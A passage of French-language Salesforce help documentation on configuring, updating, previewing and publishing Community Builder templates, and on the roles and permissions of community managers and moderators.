- Les sources de données externes avec des volumes de données élevés ne sont pas prises en charge.
- Si le *Type d'identité* de la source de données externe est défini sur Par utilisateur, les utilisateurs d'une communauté basée sur le modèle Customer Service (Napili) ne peuvent pas configurer leurs propres paramètres d'authentification pour les systèmes externes. Vous pouvez toutefois configurer et gérer les paramètres d'authentification de chaque utilisateur pour des systèmes externes depuis Lightning Experience ou Salesforce Classic.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Exemple:** Supposons que vous avez une communauté de partenaires pour les ventes et que vous stockez les informations sur vos commandes produits dans un système ERP (planification des ressources d'entreprise) back-office. Vous pouvez exposer ces informations à vos partenaires commerciaux, qui peuvent ainsi consulter et mettre à jour les commandes dans le contexte de toutes les données associées, quel que soit l'endroit où elles sont stockées.

Alternativement, vous pouvez stocker vos modèles de contrats et autres accords dans un environnement non-Salesforce. Vos partenaires commerciaux peuvent accéder aux contenus les plus récents dont ils ont besoin.

CONSULTER ÉGALEMENT :


Salesforce Connect

Type d'identité pour des sources de données externes

# Gestion des paramètres de votre communauté  dans le Générateur de communauté

Utilisez la zone Paramètres pour suivre le modèle que vous utilisez, afficher le statut de votre communauté et personnaliser votre modèle. Si vous utilisez le modèle Customer Service (Napili), accédez aisément aux paramètres de rubriques de navigation et d'actualité.

Pour accéder à la zone Paramètres dans le Générateur de communautés, cliquez sur dans le menu latéral gauche.




**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres généraux :

- Créer et gérer des communautés

- Dans la zone Général, les paramètres comprennent :

  **Titre de la communauté**
  Permet de définir le titre de votre communauté. Le titre est affiché brièvement dans la barre de titre du navigateur, avant le chargement de la page d'accueil de votre communauté

  **Modèle de communauté**
  Affiche le nom et la version du modèle utilisé par votre communauté.

  **Statut de publication**
  Indique si votre communauté est publiée. Le cas échéant, cliquez sur le lien pour ouvrir la communauté active dans un nouvel onglet de navigateur.

  **Profil de l'utilisateur invité**
  Affiche le profil utilisateur invité associé. Le lien mène vers la page Profil dans la configuration Salesforce, qui permet de modifier les paramètres de profil, notamment les autorisations de l'utilisateur invité. Pour plus d'informations sur la configuration du profil utilisateur invité, reportez-vous à « Configure the Guest User Profile for Unauthenticated Users » dans le guide *Using Templates to Build Communities Guide*.

  **Définir des rubriques d'actualité et de navigation *(modèle Customer Service (Napili) uniquement)***
  Définissez des rubriques d'actualité et des rubriques utiles pour la navigation dans la Gestion de la communauté.

- Dans la zone Thème, vous pouvez sélectionner :

  **Masquer la zone d'en-tête et la navigation**
  *(Customer Service (Napili) version Winter '16, et Koa, Kokua et Customer Service (Napili) versions Spring '16 uniquement)*

  Masquer l'en-tête de communauté par défaut (qui inclut l'image en tête, la case de recherche, le menu de communauté et le menu de navigation du profil utilisateur) dans toutes les pages de votre communauté. Sélectionnez cette option pour remplacer l'en-tête par votre propre version personnalisée. Pas disponible pour les modèles importés ou exportés.

  **Afficher des stencils lors du chargement du contenu de la page**
  *(Customer Service (Napili) version Spring '16 uniquement)*

  Affiche une version fantôme de votre page de communauté jusqu'à son chargement complet, ce qui améliore l'expérience de chargement. Si l'en-tête de page est personnalisé et que la version fantôme est très différente de la version réelle en cours de chargement dans le navigateur, vous pouvez désactiver cette fonctionnalité. Pas disponible pour les modèles importés ou exportés.

- Dans la zone Langues, vous pouvez accéder à Site.com afin de définir les propriétés multilingues de votre communauté. Lorsqu'elles sont définies, ces propriétés sont utilisées dans le composant Sélecteur de la langue, qui permet aux utilisateurs invités de sélectionner leur langue préférée dans une page de votre communauté. Reportez-vous à « Sélecteur de langue » dans le guide *Using Templates to Build Communities Guide*.
- Dans la zone Avancé, vous pouvez ajouter un balisage à l'en-tête de la page.
- Dans la zone Mises à jour, vous pouvez mettre à jour le modèle de votre communauté vers la dernière version.
- Dans la zone Développer, vous pouvez exporter des modèles et des pages personnalisés.

# Mise à jour de votre modèle de communauté

Nous introduisons des fonctionnalités et des améliorations hors-pair à chaque version, ne vous laissez pas distancer ! Tirez parti des toutes dernières fonctionnalités de Community Builder et des modèles.

**Important:** Depuis la version Summer '16 (mai 2016), nous avons arrêté la prise en charge des versions de modèle Koa, Kokua et Customer Service (Napili) pour les versions antérieures à Winter '16 (octobre 2015). Si vous souhaitez continuer à recevoir le support de Salesforce pour votre modèle, mettez-le à jour vers dernière version. Si vous ne mettez pas à jour votre modèle, votre communauté n'est pas affectée. Cependant, si des problèmes se produisent avec des modèles obsolètes, le support client de Salesforce ne pourra pas vous assister.

Si votre communauté utilise la version Summer '16 des modèles, détendez-vous. Nous mettons automatiquement à jour votre modèle vers la version la plus récente. Par conséquent, vous pouvez ajouter immédiatement les dernières fonctionnalités à votre communauté.

L'impact de la mise à jour d'un modèle dépend de la version utilisée par votre communauté.

| Type et version de modèle | Avantages de la mise à jour vers Winter '17 |
|---|---|
| Versions Spring '16 et ultérieures de Koa, Kokua ou Customer Service (Napili) | Toutes les mises à jour sont automatiquement appliquées. Vos personnalisations et l'ajustement à votre marque ont conservés avec vos données. |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


**AUTORISATIONS UTILISATEUR**

Pour mettre à jour votre modèle :
- Créer et gérer des communautés

| Type et version de modèle | Avantages de la mise à jour vers Winter '17 |
|---|---|
| Version Winter '16 de Koa, Kokua ou Customer Service (Napili) | • Vos personnalisations sont conservées pour toutes les pages, sauf les pages de connexion.<br>• Les pages de connexion gardent la marque, mais perdent le code personnalisé ou les personnalisations de composant. |
| Avant la version Winter '16 de Koa, Kokua ou Customer Service (Napili)<br>Modèle Aloha antérieur à Spring '16 | La plupart des personnalisations et propriétés de composant sont remplacées. Cependant :<br>• Pour les modèles Koa et Kokua, les paramètres généraux (tels que Nom du groupe de catégories, Catégorie de niveau supérieur et Nom de société) sont conservés.<br>• Pour le modèle Customer Service (Napili), les définitions de rubrique sont conservées.<br>La plupart des propriétés de marque définies à l'aide de l'éditeur de marque dans le Générateur de communauté sont conservées. Cependant, les couleurs de votre communauté sont parfois réinitialisées sur la valeur par défaut. Après avoir mis à jour le modèle, vérifiez les propriétés de marque et mettez à jour celles qui ont été réinitialisées. |
| Onglets Salesforce + Visualforce | Les mises à jour de modèle des communautés qui utilisent le modèle Onglets Salesforce + Visualforce ne sont pas gérées depuis le Générateur de communauté. |

Pour plus d'informations sur la compatibilité des composants avec les versions de modèle plus anciennes, reportez-vous à « Which Components Can I Use with Each Template? » dans le guide *Using Templates to Build Communities*.

Lorsqu'une mise à jour de modèle est disponible, une icône de notification rouge s'affiche au-dessus de l'icône Paramètres dans le Générateur de communauté. Lorsque des mises à jour sont disponibles, vous pouvez attendre et les appliquer au moment de votre choix.




Pour mettre à jour votre modèle (pour les versions Winter '16 ou antérieures des modèles) :

1. Dans la Gestion de la communauté, cliquez sur le menu Gestion de la communauté dans l'en-tête global, puis sur **Accéder au Générateur de communauté**. Vous pouvez également accéder au Générateur de communauté depuis la page Toutes les communautés, dans la Configuration, en cliquant sur **Générateur** en regard du nom de la communauté.

2. Cliquez sur **Paramètres** > **Mises à jour**.
3. Cliquez sur **Mettre à jour**, puis confirmez la mise à jour à l'invite.
4. Examinez toutes les pages de communauté et assurez-vous que votre personnalisation et vos styles correspondent à vos attentes.
5. Publiez votre communauté pour appliquer la mise à jour du modèle.

CONSULTER ÉGALEMENT :

Gestion des paramètres de votre communauté dans le Générateur de communauté

Présentation de Générateur de communauté

## Considérations relatives à la modification du modèle de votre communauté

La modification du modèle de votre communauté affecte la navigation, la marque et les personnalisations de la communauté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Remarque:** À compter de la version Winter '17, la possibilité de changer les modèles n'est plus prise en charge pour les communautés qui utilisent les modèles Koa, Kokua et Customer Service (Napili). La fonctionnalité reste disponible pour ces modèles, mais nous recommandons de commencer avec une toute nouvelle communauté. Si vous changez votre modèle Koa, Kokua ou Customer Service (Napili) pour un autre type de modèle, le support client de Salesforce ne pourra pas vous assister en cas de problème.

- Lorsque vous modifiez votre modèle, les données des objets Salesforce sont conservées, mais aucune personnalisation de la marque et des composants n'est conservée. Préparez-vous à redéfinir les personnalisations si nécessaire.
- Un changement de modèle de communauté met à jour la navigation dans Gestion de la communauté. Pour afficher toutes les options disponibles dans la Gestion de la communauté, quel que soit le modèle choisi, sélectionnez **Administration** > **Préférences** > **Afficher tous les paramètres dans la gestion de la communauté**.
- L'URL de votre communauté change lors du basculement d'un modèle Onglets Salesforce + Visualforce vers n'importe quel autre type de modèle. Plus précisément, `/s` est ajouté à l'URL de la communauté. Assurez-vous de mettre à jour les liens de votre communauté avec l'URL mise à jour.
- Dans les communautés inactives
  - Lorsque vous basculez vers les modèles Koa, Kokua ou Customer Service (Napili), votre changement de modèle est enregistré dans une version brouillon. Utilisez la version brouillon pour personnaliser votre communauté dans le Générateur de communauté. Votre communauté est mise à jour uniquement lorsque vous avez publié vos modifications.
  - Lorsque vous basculez vers le modèle Onglets Salesforce + Visualforce à partir de n'importe quel autre modèle, vos modifications s'appliquent immédiatement à votre communauté active. Dans ce scénario, nous recommandons de désactiver votre communauté avant de modifier votre modèle. Une fois toutes les modifications effectuées, réactivez la communauté.
  - Si votre modèle est répertorié avec `Aucun`, cela signifie que vous n'utilisez pas de modèle prédéfini ou que vous utilisez une version modifiée de l'un de nos modèles.

Pour plus d'informations sur l'utilisation des modèles Kokua, Koa et Customer Service (Napili), reportez-vous à *Utilisation de modèles pour élaborer des communautés*.

Pour plus d'informations sur l'utilisation du modèle Aloha, reportez-vous à *Premiers pas avec le modèle de communauté Aloha pour Salesforce Identity*.

# Prévisualisation de votre communauté avec le Générateur de communauté


Examinez la présentation de votre communauté dans la fenêtre d'un navigateur de bureau et sur les appareils mobiles.

L'option d'aperçu du Générateur de communauté permet de prévisualiser la présentation de votre communauté telle qu'elle sera publiée.

- Pour afficher un aperçu de la communauté dans une fenêtre de navigateur, cliquez sur **Prévisualiser** dans la barre d'outils.

- En mode d'aperçu, vous pouvez afficher la communauté dans son propre onglet de navigateur, telle qu'un client l'affiche en cliquant sur le bouton contextuel.

- Utilisez les options du menu pour examiner la présentation de votre communauté sur différents appareils :
  - Sur des smartphones, cliquez sur **Mobile**.
  - Sur des tablettes, cliquez sur **Tablette**.
  - Sur l'écran d'un ordinateur de bureau, cliquez sur **Bureau**.




## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou publier une communauté :

- Créer et gérer des communautés

CONSULTER ÉGALEMENT :

Présentation de Générateur de communauté

Publication de vos personnalisations avec le Générateur de communauté

# Publication de vos personnalisations avec le Générateur de communauté

Publiez votre communauté dans le Générateur de communauté pour rendre vos mises à jour de la personnalisation de la marque et des composants accessibles à tous les utilisateurs de votre communauté.

**Important:** La publication initiale d'une communauté Koa, Kokua ou Customer Service (Napili) active l'URL de la communauté et l'accès à la connexion pour les membres de la communauté. Il n'est pas nécessaire que la communauté soit active.

1. Dans Configuration, saisissez *Toutes les communautés* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
2. Dans la Gestion de la communauté, cliquez sur le menu Gestion de la communauté dans l'en-tête global, puis sur **Accéder au Générateur de communauté**. Vous pouvez également accéder au Générateur de communauté depuis la page Toutes les communautés, dans la Configuration, en cliquant sur **Générateur** en regard du nom de la communauté.
3. Vous pouvez également prévisualiser votre communauté pour vérifier la présentation de vos mises à jour.
4. Une fois les modifications validées, cliquez sur **Publier** dans la barre d'outils pour les mettre en ligne.

Un e-mail de notification vous informe de la publication de vos modifications.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, personnaliser ou publier une communauté :
- Créer et gérer des communautés

CONSULTER ÉGALEMENT :

Présentation de Générateur de communauté

Prévisualisation de votre communauté avec le Générateur de communauté

# Gestion de la communauté

La Gestion de la communauté est l'emplacement central l'administration, de gestion et de modération de votre communauté.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Collaboration des responsables, des modérateurs et des administrateurs de communauté

Les communautés peuvent prospérer lorsque les responsables, les modérateurs et les administrateurs de communauté collaborent efficacement.

Mesure du succès de la communauté avec des tableaux de bord

Utilisez des tableaux de bord de Gestion de la communauté pour afficher des analyses de votre communauté, notamment les métriques et les tendances de l'activité. Les tableaux de bord offrent des vues à moyen et à long terme sur l'adoption et l'engagement, qui présentent une vue d'ensemble de la santé de votre communauté. Les tableaux de bord aident à surveiller le retour sur investissent (ROI) et les indicateurs de performance clés (KPI).

Insights pour l'engagement de la communauté

Insights contient des rapports qui aident les responsables de communauté à surveiller l'activité et à prendre des mesures immédiates. Insights facilite la gestion des tâches de modération quotidiennes, encourage l'engagement dans la communauté et favorise l'adoption des membres. Vous pouvez configurer Insights pour surveiller les nouveaux membres, les questions sans réponse, les groupes récemment créés, les rubriques tendance et même les contributions Chatter récentes.

### Stratégies et outils de modération de communautés

La modération de communauté permet aux membres de votre communauté de surveiller le contenu et de vérifier sa pertinence et sa cohérence. Configurez des règles pour automatiser la modération et vous libérer des tâches associées.

### Organisation de communautés en libre-service avec des rubriques

Les rubriques de navigation et d'actualité sont très efficaces pour organiser les contenus dans une communauté. Utilisez des rubriques pour structurer le contenu de votre communauté et mettre en évidence les discussions importantes. Vous pouvez créer des rubriques ou utiliser les rubriques qui émergent des publications des membres de la communauté. Vous pouvez utiliser des rubriques dans les communautés élaborées en utilisant le modèle Customer Service (Napili).

### Personnalisation des recommandations dans les communautés

Créez des recommandations afin de favoriser l'engagement dans votre communauté, en encourageant les utilisateurs à visionner des vidéos, à suivre des formations, et plus encore. Modifiez ces recommandations dans la Gestion de la communauté, où vous pouvez cibler des audiences spécifiques et utiliser des canaux pour spécifier les emplacements des recommandations.

### Présentation de la réputation

Votre réputation dans la communauté est directement liée à votre activité. Plus vous publiez, commentez et partagez, plus votre niveau de réputation est élevé.

# Collaboration des responsables, des modérateurs et des administrateurs de communauté

Les communautés peuvent prospérer lorsque les responsables, les modérateurs et les administrateurs de communauté collaborent efficacement.

Un responsable et un modérateur de communauté travaillent ensemble. Il sont partenaires et se soutiennent mutuellement pour favoriser l'engagement et l'harmonie au sein de la communauté. Ils exécutent parfois les mêmes tâches, mais chacun a ses propres contributions. Si le responsable de communauté est généralement responsable du suivi de l'adoption et de l'engagement, le modérateur doit souvent s'assurer que la communauté est un environnement sain dans lequel les membres sont encouragés à créer et à s'entraider.

Les responsables, les modérateurs et les administrateurs de communauté collaborent pour protéger, engager et mesurer le succès de la communauté.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Empêcher les spammeurs, les robots et les trolls d'attaquer la communauté.

Protéger la communauté contre la violation d'une marque déposée et de la réglementation.

Garantir que les membres de communauté utilisent la langue appropriée et adhèrent aux conditions d'utilisation.

Accueillir de nouveaux membres, ajouter des contributeurs et connecter des membres avec des ressources.

Favoriser la réponse rapide aux questions des membres.

Reconnaître la contribution des membres et les remercier.

Examiner les contrôles d'intégrité de la communauté.

Mesurer le retour sur investissement (ROI) et les indicateurs de performance clés (KPI), notamment les économies réalisées et les requêtes résolues.

Identifier et suivre les tendances de la communauté.

| | |
|---|---|
| | Identifier, encourager, former et fidéliser les meilleurs membres. |

### Gestion de votre communauté

La Gestion de la communauté est l'emplacement central de configuration et de gestion votre communauté. Les administrateurs peuvent gérer les informations de configuration de base, y compris l'abonnement et la personnalisation de la marque. Les responsables de communauté peuvent afficher des tableaux de bord sur les groupes, les membres, l'activité du fil et l'utilisation des licences, et gérer le système de réputation de la communauté. Les modérateurs peuvent afficher des éléments marqués pour révision.

### Qu'est-ce qu'un responsable de communauté ?

Chaque communauté doit inclure une personne active qui veille à la prospérité de la communauté. Les responsables de communauté consacrent du temps tous les jours à augmenter la participation des membres, à animer les conversations et à récompenser les membres pour leur contribution.

### Qu'est-ce qu'un modérateur de communauté ?

Les modérateurs veillent au succès de votre communauté en surveillant l'activité des utilisateurs et les éléments marqués.

### Accès à la Gestion de la communauté

Les administrateurs et responsables de communauté utilisent la Gestion de la communauté pour suivre l'activité dans la communauté et configurer d'autres fonctionnalités de gestion importantes.

## Gestion de votre communauté

**AUTORISATIONS UTILISATEUR**

| | |
|---|---|
| Pour accéder à la Gestion de la communauté : | • "Accéder à la gestion de la communauté OU Gérer les communautés OU Créer et configurer des communautés<br>• ET être membre de la communauté dans laquelle les utilisateurs tentent d'accéder à la page Gestion de la communauté. |
| Pour accéder aux règles et aux critères de modération : | • Gérer les communautés OU Créer et configurer des communautés<br>• ET être membre de la communauté dans laquelle les utilisateurs tentent d'accéder à la page Gestion de la communauté. |
| Pour personnaliser les paramètres d'administration ou utiliser le Générateur de communauté : | • Créer et configurer des Communautés<br>• ET être membre de la communauté dans laquelle les utilisateurs tentent d'accéder à la page Gestion de la communauté. |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

La Gestion de la communauté est l'emplacement central de configuration et de gestion votre communauté. Les administrateurs peuvent gérer les informations de configuration de base, y compris l'abonnement et la personnalisation de la marque. Les responsables de communauté peuvent afficher des tableaux de bord sur les groupes, les membres, l'activité du fil et l'utilisation des licences, et gérer le système de réputation de la communauté. Les modérateurs peuvent afficher des éléments marqués pour révision.

Vous pouvez personnaliser votre communauté à tout moment, mais si vous envisagez d'apporter des modifications importantes, nous recommandons de la désactiver au préalable.

Important: Les options disponibles dans la Gestion de la communauté dépendent du modèle de communauté sélectionné, des autorisations et des préférences. Par exemple, si votre communauté n'utilise pas de rubrique, la section Rubriques n'est pas affichée. Certaines options de la liste ci-dessous peuvent ne pas s'afficher dans votre communauté. Pour afficher toutes les sections, accédez à **Administration** > **Préférences**, puis activez **Afficher tous les paramètres dans la Gestion de la communauté**.

**Accueil**

- Affichez le tableau de bord de la page d'accueil de votre communauté. Si votre page d'accueil affiche toujours un message d'installation de Salesforce Communities Management, cela signifie que votre administrateur n'a pas encore mappé de tableau de bord.
- Prévisualisez la communauté ou accédez aux paramètres de votre communauté dans le Générateur de communauté, Force.com ou Site.com Studio depuis le menu Gestion de la communauté dans l'en-tête global.

**Engagement**

Surveillez les activités récentes et prenez des mesures immédiates sans quitter la Gestion de la communauté.

Les connaissances Insights sont configurées par l'administrateur. Si la section Engagement ne s'affiche pas, l'administrateur n'a mappé aucun Insights pour votre communauté.

**Tableaux de bord**

Visualisez des tableaux de bord et examinez les informations sur les groupes, les membres, l'activité du fil, la modération, les rubriques et l'utilisation des licences de cette communauté.

Les tableaux de bord sont définis par l'administrateur. Si la section Tableaux de bord ne s'affiche pas, l'administrateur n'a mappé aucun tableau de bord pour votre communauté.

**Modération**

Consultez des rapports sur les publications, les commentaires, les messages et les fichiers marqués. Vous pouvez également afficher un rapport sur toutes les publications en attente de révision et configurer des règles de modération pour votre communauté.

La modération est configurée par l'administrateur.

**Rubriques**

Créez un menu de navigation et mettez en évidence les rubriques populaires dans votre communauté.

Les rubriques de navigation et les rubriques d'actualité sont configurées par l'administrateur, ou activées par défaut dans des modèles en libre-service. Si la section Rubriques ne s'affiche pas, votre communauté n'utilise pas de rubriques.

**Recommandations**

Les recommandations peuvent favoriser l'engagement au sein d'une communauté. Elles peuvent être configurées afin d'encourager les utilisateurs à visionner des vidéos, à suivre des formations, etc.

Les recommandations sont configurées par l'administrateur. Si la section Recommandations ne s'affiche pas, l'administrateur n'a pas configuré de recommandations.

**Réputation**

Configurez des niveaux et des points de réputation en vue de récompenser les membres de leur activité dans le fil de la communauté.

La réputation est configurée par l'administrateur. Si la section Réputation ne s'affiche pas, l'administrateur ne l'a pas activé.

**Administration**

La page Administration permet de mettre à jour la configuration de base de la communauté, notamment :

- **Membres** : ajoutez ou supprimez des membres en fonction de profils ou d'ensembles d'autorisations.
- **Onglets** : sélectionnez les onglets que vous souhaitez afficher pour les membres de la communauté. Les onglets permettent également de déterminer la navigation dans la communauté avec Salesforce1. Si votre communauté a été créée sur l'un des modèles en libre-service, les paramètres des onglets ne sont pas utilisés.
- **Marque** : sélectionnez un thème de marque prêt à l'emploi. Cette marque est utilisée uniquement si votre communauté utilise le modèle Onglets Salesforce + Visualforce.
- **Connexion et enregistrement** : sélectionnez la page de connexion par défaut de la communauté et configurez l'auto-inscription.
- **E-mails** : vous pouvez personnaliser les informations sur l'expéditeur d'e-mail, la marque des e-mails Chatter et les modèles d'e-mail de votre communauté.
- **Pages** : configurez des attributions de page pour votre communauté et accédez aux paramètres Force.com et Site.com de votre communauté.
- **Préférences** : mettez à jour les paramètres importants, tels que le marquage de contenu, l'affichage du surnom, l'accès public à Chatter et les limitations de fichier.
- **Paramètres** : modifiez le nom, la description et l'URL de votre communauté. Vous pouvez également gérer le statut de votre communauté et mettre à jour le modèle de votre communauté.

Les références dans la Gestion de la communauté renvoient initialement les éléments récemment affichés dans la communauté. Si un objet que vous recherchez ne figure pas dans la liste Documents récemment affichés, saisissez tout ou partie du nom de l'objet pour effectuer une nouvelle recherche.

**Important:** Si vous êtes administrateur et que vous vous retirez accidentellement d'une communauté, vous ne pouvez pas accéder aux paramètres d'administration dans la Gestion de la communauté. Pour restaurer votre nom dans la communauté ou mettre à jour d'autres inscriptions, utilisez l'API.

CONSULTER ÉGALEMENT :

Qu'est-ce qu'un responsable de communauté ?

Qu'est-ce qu'un modérateur de communauté ?

## Qu'est-ce qu'un responsable de communauté ?

Chaque communauté doit inclure une personne active qui veille à la prospérité de la communauté. Les responsables de communauté consacrent du temps tous les jours à augmenter la participation des membres, à animer les conversations et à récompenser les membres pour leur contribution.

Les responsables de communauté doivent être des employés de votre organisation ; les membres de communauté externes ne peuvent pas être responsables de communauté.

Un responsable de communauté est un membre de la communauté dont la responsabilité supplémentaire consiste à surveiller l'engagement dans la communauté. Les responsables de communauté doivent avoir accès aux rapports et aux tableaux de bord qui indiquent les tendances de l'activité et des abonnements. Ils doivent également être informés de la fréquence de connexion des membres. En surveillant les abonnements et l'activité dans la communauté, les responsables peuvent déterminer comment favoriser l'engagement des membres et leur participation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

La possibilité de récompenser les membres individuels pour leur participation est un outil puissant pour les responsables de communauté. Ils savent qu'une stimulation et une compétition amicales favorisent généralement l'activité des membres. Les responsables de communauté peuvent définir un système de points et des niveaux de réputation afin de récompenser les membres lorsqu'ils accomplissent certaines actions. Lorsque des membres atteignent le seuil de points maximum d'un niveau, ils passent au niveau supérieur.

Attribution d'un responsable de communauté

Pour confier le rôle de responsable de communauté à un utilisateur, il suffit de lui attribuer l'autorisation « Gérer les communautés ».

## Attribution d'un responsable de communauté

Pour confier le rôle de responsable de communauté à un utilisateur, il suffit de lui attribuer l'autorisation « Gérer les communautés ».

Les responsables de communauté doivent être des employés de votre organisation ; les membres de communauté externes ne peuvent pas être responsables de communauté. Pour confier le rôle de responsable de communauté à un utilisateur, attribuez-lui l'autorisation « Gérer les communautés ». Cette autorisation permet d'accéder à la page Gestion de la communauté.

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations** et cliquez sur **Nouveau**.
2. Créez un ensemble d'autorisations qui comprend les autorisations « Gérer les communautés ».
3. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
4. Recherchez l'utilisateur que vous souhaitez désigner en tant que responsable d'une communauté, puis ajoutez l'ensemble d'autorisations à sa liste associée Attributions d'ensembles d'autorisations.

L'utilisateur peut désormais gérer la communauté dans Gestion de la communauté.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour attribuer des ensembles d'autorisations :
- Attribuer des ensembles d'autorisations

# Qu'est-ce qu'un modérateur de communauté ?

Les modérateurs veillent au succès de votre communauté en surveillant l'activité des utilisateurs et les éléments marqués.

Dans une communauté réussie, les membres participent et communiquent activement avec les autres membres. Un modérateur de communauté facilite le partage de connaissances au sein de la communauté pour aider les membres à bénéficier et à tirer des enseignements de leur participation. Le modérateur aide également à garantir la pertinence de toutes les communications et du contenu publiés dans la communauté.

Les modérateurs peuvent être des utilisateurs de votre organisation interne ou des utilisateurs externes, mais seuls les utilisateurs internes peuvent modérer depuis la Gestion de la communauté. Les utilisateurs externes qui sont modérateurs peuvent modérer dans le contexte de la communauté, par exemple directement dans le fil de la communauté. Cette personne doit être habituée à communiquer avec des clients et doit surveiller régulièrement la communauté.

Un modérateur peut :

- Réviser et agir sur la liste des publications et des commentaires marqués dans la communauté
- Réviser et agir sur la liste des fichiers marqués dans la communauté
- Retirer des indicateurs directement dans la communauté
- Supprimer les publications, commentaires, messages et fichiers inappropriés

Un modérateur peut également favoriser la réussite d'une communauté de plusieurs façons.

- En partageant des informations pertinentes et utiles dans des publications au sein de la communauté
- En encourageant les membres à publier, et à commenter les publications des autres membres
- En montrant l'exemple par son engagement dans la communauté
- En évitant le dérapage des discussions, les interventions indésirables et les polémiques

- Entre redirigeant les conversations par e-mail vers la communauté lorsqu'elles peuvent bénéficier à d'autres membres
- En faisant de la communauté une source d'information fiable et un espace d'échange ouvert

Vous pouvez désigner plusieurs modérateurs pour une communauté, notamment si la communauté compte de nombreux membres.

**Remarque:** Bien qu'ils partagent des capacités similaires, un modérateur de communauté est différent d'un modérateur Chatter.

Quels utilisateurs peuvent modérer ?
Plusieurs types d'utilisateur peuvent modérer une communauté lorsque le marquage est activé.
Attribution d'un modérateur de communauté
Désignez un ou plusieurs modérateurs chargés de surveiller le contenu dans votre communauté.

## Quels utilisateurs peuvent modérer ?

Plusieurs types d'utilisateur peuvent modérer une communauté lorsque le marquage est activé.

Les modérateurs peuvent être des utilisateurs de votre organisation interne ou des utilisateurs externes, mais seuls les utilisateurs internes peuvent modérer depuis la Gestion de la communauté. Les utilisateurs externes qui sont modérateurs peuvent modérer dans le contexte de la communauté, par exemple directement dans le fil de la communauté. Les modérateurs peuvent continuer à marquer des éléments lorsque le marquage est désactivé pour les membres de communautés, tandis que les propriétaires et les responsables de groupe peuvent modérer uniquement lorsque le marquage est activé.

Les autorisations de l'utilisateur, ou son statut de responsable ou de propriétaire de groupe, détermine s'il peut modérer des éléments dans une communauté. Le tableau ci-dessous répertorie les utilisateurs autorisés à modérer avec les actions qu'ils peuvent exécuter dans l'interface utilisateur.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Action | Utilisateur avec l'autorisation « Modérer les fils de communauté » | Utilisateur avec l'autorisation « Modérer les fichiers de communauté » | Propriétaire ou responsable de groupe (sur les éléments des groupes leur appartenant ou qu'ils gèrent)* |
|---|---|---|---|
| Supprimer des indicateurs d'une publication ou d'un commentaire | ✓ | | ✓ |
| Supprimer une publication ou un commentaire | ✓ | | ✓ |
| Supprimer des indicateurs d'un fichier | | ✓ | ✓ |
